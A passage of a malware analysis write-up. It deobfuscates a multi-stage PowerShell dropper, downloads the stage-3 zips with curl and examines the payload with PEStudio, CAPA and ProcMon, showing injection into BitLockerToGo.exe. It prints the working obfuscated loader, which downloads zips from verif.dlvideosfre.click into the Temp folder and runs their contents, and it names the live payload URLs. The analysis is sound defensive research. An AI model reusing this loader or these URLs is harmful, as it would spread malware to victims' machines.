B298B810A28D6DDEE868B263DA6088354A58020191A6D295DDFDFCFF076D2959FEE24FBAB3806D6EF31D06C388A504C0F4DB6D83CDEC66D8744AB7FA73
1D68ADCDBA2D1351F4DCFE1CCE850B2520E31959118893FE5F88661EA4DE6D4851CB0ECD8DE0C2127DF6B9B23AB39E3372D3890B6A7B7BAAAB4A528C8A
0E0F73B742AF32FF57D5649E3CEF3EF62DB86F2031E000D31CC127DFAE5402EE1A501151B0D87E5BA4A8B4641619F291A1E2B72320170EA5967DB6509F
740191724085898156FE3A410CBB29414D79E72050856021066C2B55B9F63C4AB84B5476DB6DA3987DD4E66ABADE540EB3130EDB8ED3404467100D89B8
AB9D2C2F1A9A2A216714CEFC4BF82A2DAC1614D5000639C63402B01DF5D9FB418B3493FD1E74D655A172C1A11847B062D4B35491CD3E55E874DA423983
012B7B4F3374F691EE49E2E45D2952FF7A1E0ABD496A8F8827C437ACC455D341BB55BA9092A980A74D19184C65841AF9A809CFCB84AB98D3CAA1524A15
BDFCCA0E2EB1077DFF56A6F1C9FA8C673FAAFFB35BBCA492C3898B2A7094B0492D292BD86DACE3E7307987B08E2DBB7E0819DBC3E8D4146456F6C1DB98
7FF6B3220357F9B4839B6F60FFC520E84931A8E93B5C96C63526E6A5C29C6D37D9F9E4AF57EC9F03D1D22071080F7602DD89B1381405AFF42323B26E4C
6A96316FE9162759C1D0044C9643F04EA2EE7791C7EB581C87DC4842E296BF819FFF8C8F6A9D3A1FA897ED5C13EE87767B44ED62516BF9A82A8A0112B3
```


2880 1 Raw Bytes LF

```
iexfunction CTr($SkI, $XyW){[IO.File]::WriteAllBytes($SkI, $XyW)};function oCO($SkI){$OoWa = $env:Temp;Expand-Archive -
Path $SkI -DestinationPath $OoWa;Add-Type -Assembly System.IO.Compression.FileSystem;$zipFile =
[IO.Compression.ZipFile]::OpenRead($SkI);$LtTi =($zipFile.Entries | Sort-Object Name | Select-Object -First 1).Name;$FDYhJ
= Join-Path $OoWa $LtTi;start $FDYhJ ;};function vhj($rYi){$MFB = New-Object (aDN
@(6813,6836,6851,6781,6822,6836,6833,6802,6843,6840,6836,6845,6851));[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::TLS12;$XyW = $MFB.DownloadData($rYi);return $XyW};function aDN($rqK)
{$Xep=6735;$CLh=$Null;foreach($FIj in $rqK){$CLh+=[char]($FIj-$Xep)};return $CLh};function PwP(){$LYG = $env:Temp +
'\';;;$hyFWFZlFL = $LYG + 'K1.zip'; if (Test-Path -Path $hyFWFZlFL){oCO $hyFWFZlFL;}Else{ $IIMUYX = vhj (aDN
@(6839,6851,6851,6847,6850,6793,6782,6782,6853,6836,6849,6840,6837,6781,6835,6843,6853,6840,6835,6836,6846,6850,6837,6849,6
836,6781,6834,6843,6840,6834,6842,6782,6810,6784,6781,6857,6840,6847));CTr $hyFWFZlFL $IIMUYX;oCO $hyFWFZlFL};$sXUOAFFCn =
$LYG + 'K2.zip'; if (Test-Path -Path $sXUOAFFCn){oCO $sXUOAFFCn;}Else{ $mZBXOY = vhj (aDN
@(6839,6851,6851,6847,6850,6793,6782,6782,6853,6836,6849,6840,6837,6781,6835,6843,6853,6840,6835,6836,6846,6850,6837,6849,6
836,6781,6834,6843,6840,6834,6842,6782,6810,6785,6781,6857,6840,6847));CTr $sXUOAFFCn $mZBXOY;oCO $sXUOAFFCn};;;}PwP;
```

1432 1 11ms Raw Bytes LF (detected)


Figure 16: CyberChef Recipe

The output from CyberChef was another obfuscated PowerShell code. The script was modified slightly and disarmed to output three key variables.



```
function aDN($rqK)
{
    $Xep=6735;
    $CLh=$Null;
    foreach($FIj in $rqK)
    {
        $CLh+=[char]($FIj-$Xep)
    };
    return $CLh
}
$MFB = New-Object (aDN @(6813,6836,6851,6781,6822,6836,6833,6802,6843,6840,6836,6845,6851));

$IIMUYX = (aDN @(6839,6851,6851,6847,6850,6793,6782,6782,6853,6836,6849,6840,6837,6781,6835,6843,6853,6840,6835,6836,6846,6850,6837,6849,6836,6781,6834,6843,6840
,6834,6842,6782,6810,6784,6781,6857,6840,6847))

$mZBXOY = (aDN @(6839,6851,6851,6847,6850,6793,6782,6782,6853,6836,6849,6840,6837,6781,6835,6843,6853,6840,6835,6836,6846,6850,6837,6849,6836,6781,6834,6843,6840
,6834,6842,6782,6810,6785,6781,6857,6840,6847));

Write-Output ("First Deobfuscate: " + $MFB)
Write-Output("")
Write-Output ("Second Deobfuscate: " + $IIMUYX)
Write-Output("")
Write-Output ("Third Deobfuscate: " + $mZBXOY)
```

Figure 17: Modified PS Code




```
PS C:\Users\0x\Desktop\New folder > .\test3.ps1

First Deobfuscate: System.Net.WebClient

Second Deobfuscate: https://verif.dlvideosfre.click/K1.zip

Third Deobfuscate: https://verif.dlvideosfre.click/K2.zip
```

Figure 18: Output Of The Modified PS Code

Static Analysis - Stage 3


Using the Curl command, I was able to download the two zip files for further inspection.



```
C:\Users\0x\Desktop>curl https://verif.dlvideosfre.click/K1.zip --output out1.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 4326k  100 4326k    0     0  3674k      0  0:00:01  0:00:01 --:--:-- 3679k

FLARE-VM Mon 09/23/2024  1:49:01.75
C:\Users\0x\Desktop>curl https://verif.dlvideosfre.click/K2.zip --output out2.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 13.5M  100 13.5M    0     0  5907k      0  0:00:02  0:00:02 --:--:-- 5910k
```

Figure 19: Using Curl

Inside the first zip file, there were five legitimate DLLs, while the second zip file contained a single EXE, which I focused on for analysis.




```
c:\users\0x\desktop\new folder\new folder\vecti
  indicators (file > extension > count)
  footprints (count > 18)
  virustotal (status > error)
  dos-header (size > 64 bytes)
  dos-stub (size > 64 bytes)
  rich-header (n/a)
  file-header (executable > 64-bit)
  optional-header (subsystem > GUI)
  directories (count > 7)
  sections (characteristics > virtual)
  libraries (count > 2)
  imports (flag > 136)
  exports (name > _cgo_dummy_export)
  thread-local-storage (count > 3)
  .NET (n/a)
  resources (count > 7)
  strings (count > 279443)
  debug (n/a)
  manifest (level > asInvoker)
  version (FileDescription > Vectir Setup)
  certificate (n/a)
  overlay (n/a)
```

imports (136)	flag (27)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (11)	technique (7)	type (3)
GetCurrentProcessId	x	0x0000000000DD2A76	0x0000000000DD2A76	553 (0x0229)	reconnaissance	T1057 | Process Discovery	implicit
GetThreadContext	x	0x0000000000DD2BB4	0x0000000000DD2BB4	783 (0x030F)	reconnaissance	T1055 | Process Injection	implicit
GetThreadPriority	x	0x0000000000DD2BC8	0x0000000000DD2BC8	793 (0x0319)	reconnaissance	-	implicit
QueryPerformanceFrequency	x	0x0000000000DD2CE8	0x0000000000DD2CE8	1132 (0x046C)	reconnaissance	-	implicit
VirtualAlloc	x	0x0000000000DD2F00	0x0000000000DD2F00	1486 (0x05CE)	memory	T1055 | Process Injection	implicit
VirtualProtect	x	0x0000000000DD2F1E	0x0000000000DD2F1E	1492 (0x05D4)	memory	T1055 | Process Injection	implicit
WriteFile	x	0x0000000000DD2FB2	0x0000000000DD2FB2	1567 (0x061F)	file	-	implicit
GetCurrentProcess	x	0x0000000000DD2A62	0x0000000000DD2A62	552 (0x0228)	execution	T1057 | Process Discovery	implicit
GetCurrentThread	x	0x0000000000DD2A8C	0x0000000000DD2A8C	556 (0x022C)	execution	-	implicit
GetCurrentThreadId	x	0x0000000000DD2AA0	0x0000000000DD2AA0	557 (0x022D)	execution	T1057 | Process Discovery	implicit
GetEnvironmentStringsW	x	0x0000000000DD2AB6	0x0000000000DD2AB6	587 (0x024B)	execution	-	implicit
OpenProcess	x	0x0000000000DD2C8C	0x0000000000DD2C8C	1069 (0x042D)	execution	T1055 | Process Injection	implicit
RtlLookupFunctionEntry	x	0x0000000000DD2D94	0x0000000000DD2D94	1230 (0x04CE)	execution	-	implicit
SetProcessAffinityMask	x	0x0000000000DD2E06	0x0000000000DD2E06	1345 (0x0541)	execution	-	implicit
SetThreadContext	x	0x0000000000DD2E3A	0x0000000000DD2E3A	1368 (0x0558)	execution	T1055 | Process Injection	implicit
SuspendThread	x	0x0000000000DD2E9C	0x0000000000DD2E9C	1418 (0x058A)	execution	T1055 | Process Injection	implicit
SwitchToThread	x	0x0000000000DD2EAC	0x0000000000DD2EAC	1420 (0x058C)	execution	-	implicit
AddVectoredContinueHandler	x	0x0000000000DD28E8	0x0000000000DD28E8	19 (0x0013)	exception	-	implicit
AddVectoredExceptionHandler	x	0x0000000000DD2906	0x0000000000DD2906	20 (0x0014)	exception	-	implicit
RaiseException	x	0x0000000000DD2D04	0x0000000000DD2D04	1153 (0x0481)	exception	-	implicit
RemoveVectoredExceptionH...	x	0x0000000000DD2D54	0x0000000000DD2D54	1207 (0x04B7)	exception	-	implicit
OutputDebugStringA	x	0x0000000000DD2C9A	0x0000000000DD2C9A	1078 (0x0436)	diagnostic	-	implicit
AddAtomA	x	0x0000000000DD28DC	0x0000000000DD28DC	5 (0x0005)	data-exchange	-	implicit
DeleteAtom	x	0x0000000000DD29AA	0x0000000000DD29AA	281 (0x0119)	data-exchange	-	implicit
FindAtomA	x	0x0000000000DD2A08	0x0000000000DD2A08	387 (0x0183)	data-exchange	-	implicit
GetAtomNameA	x	0x0000000000DD2A40	0x0000000000DD2A40	460 (0x01CC)	data-exchange	-	implicit
SetConsoleCtrlHandler	x	0x0000000000DD2DC2	0x0000000000DD2DC2	1261 (0x04ED)	console	-	implicit
CreateEventA	-	0x0000000000DD2932	0x0000000000DD2932	197 (0x00C5)	synchronization	-	implicit

```
sha256: 7514D84CA507562A346896FF48A57D1D475F3CFED16E5E6ABEFD33A97C6323B9 | cpu: 64-bit | file-type: executable | subsystem: GUI | entry-point: 0x000014C0
```

Figure 20: Using PEStudio

The output from PeStudio indicates that there may be some form of process injection due to the presence of VirtualAlloc.




ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Obfuscated Files or Information T1027 Process Injection::Thread Execution Hijacking T1055.003 Reflective Code Loading T1620 Virtualization/Sandbox Evasion::System Checks T1497.001
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::Software Breakpoints [B0001.025] Virtual Machine Detection [B0009]
COMMUNICATION	HTTP Communication::Read Header [C0002.014]
CRYPTOGRAPHY	Crypto Library [C0059] Cryptographic Hash::SHA256 [C0029.003] Decrypt Data::AES [C0031.001] Encrypt Data::3DES [C0027.004] Encrypt Data::AES [C0027.001] Encrypt Data::RC4 [C0027.009] Generate Pseudo-random Sequence::RC4 PRGA [C0021.004] Hashed Message Authentication Code [C0061]
DATA	Check String [C0019] Encode Data::Base64 [C0026.001] Encode Data::XOR [C0026.002] Non-Cryptographic Hash::FNV [C0030.005] Non-Cryptographic Hash::MurmurHash [C0030.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Custom Algorithm [E1027.m03] Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	Analysis Tool Discovery::Process detection [B0013.001] Code Discovery::Enumerate PE Sections [B0046.001]
FILE SYSTEM	Writes File [C0052]
MEMORY	Allocate Memory [C0007]
PROCESS	Allocate Thread Local Storage [C0040] Check Mutex [C0043] Create Mutex [C0042] Create Thread [C0038] Resume Thread [C0054] Set Thread Local Storage Value [C0041] Suspend Thread [C0055] Terminate Process [C0018]

Figure 21: Using CAPA

Dynamic Analysis - Stage 3

While running the malware with ProcMon in the background, it was observed that, as suspected, the malware injects itself into ‘BitLockerToGo.exe,’ a legitimate file.



Process Tree

☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only

Process	Description	Image Path	Life Time	Company
fontdrvhost.exe (800)	Usermode Font Driver Host	C:\Windows\syst...	🟩	Microsoft Corporat...
dwm.exe (1004)	Desktop Window Manager	C:\Windows\syst...	🟩	Microsoft Corporat...
explorer.exe (4712)	Windows Explorer	C:\Windows\expl...	🟩	Microsoft Corporat...
HxD.exe (3368)	HxD Hex Editor	C:\Program Files\...	🟩	Maël Hörz
notepad++.exe (4280)	Notepad++	C:\Program Files\...	🟩	Don HO don.h@fr...
powershell.exe (2512)	Windows PowerShell	C:\Windows\Syst...	🟩	Microsoft Corporat...
conhost.exe (3980)	Console Window Host	C:\Windows\syst...	🟩	Microsoft Corporat...
cmd.exe (4296)	Windows Command Processor	C:\Windows\Syst...	🟩	Microsoft Corporat...
conhost.exe (1964)	Console Window Host	C:\Windows\syst...	🟩	Microsoft Corporat...
Procmon.exe (1096)	Process Monitor	C:\Tools\sysintern...	🟩	Sysinternals - ww...
Procmon64.exe (5536)	Process Monitor	C:\Users\0x\App...	🟩	Sysinternals - ww...
VectirFree.exe (5024)	Vectir Setup	... C:\Users\0x\Des...	🟩	Incendo Technolo...
BitLockerToGo.exe (820)	BitLocker To Go Reader	C:\Windows\BitL...		Microsoft Corporat...
SecurityHealthSystray.exe (6100)	Windows Security notification icon	C:\Windows\Syst...	🟩	Microsoft Corporat...
VBoxTray.exe (1020)	VirtualBox Guest Additions Tray A...	C:\Windows\Syst...	🟩	Oracle and/or its ...
openvpn-gui.exe (3076)		C:\Program Files\...	🟩	
chrome.exe (3676)	Google Chrome	C:\Program Files\...	🟩	Google LLC
chrome.exe (3380)	Google Chrome	C:\Program Files\...	🟩	Google LLC

Figure 22: Process Tree

In addition, as shown in Figure 23, there was a long sleep period of about 2 minutes after execution before the malware began its activity.

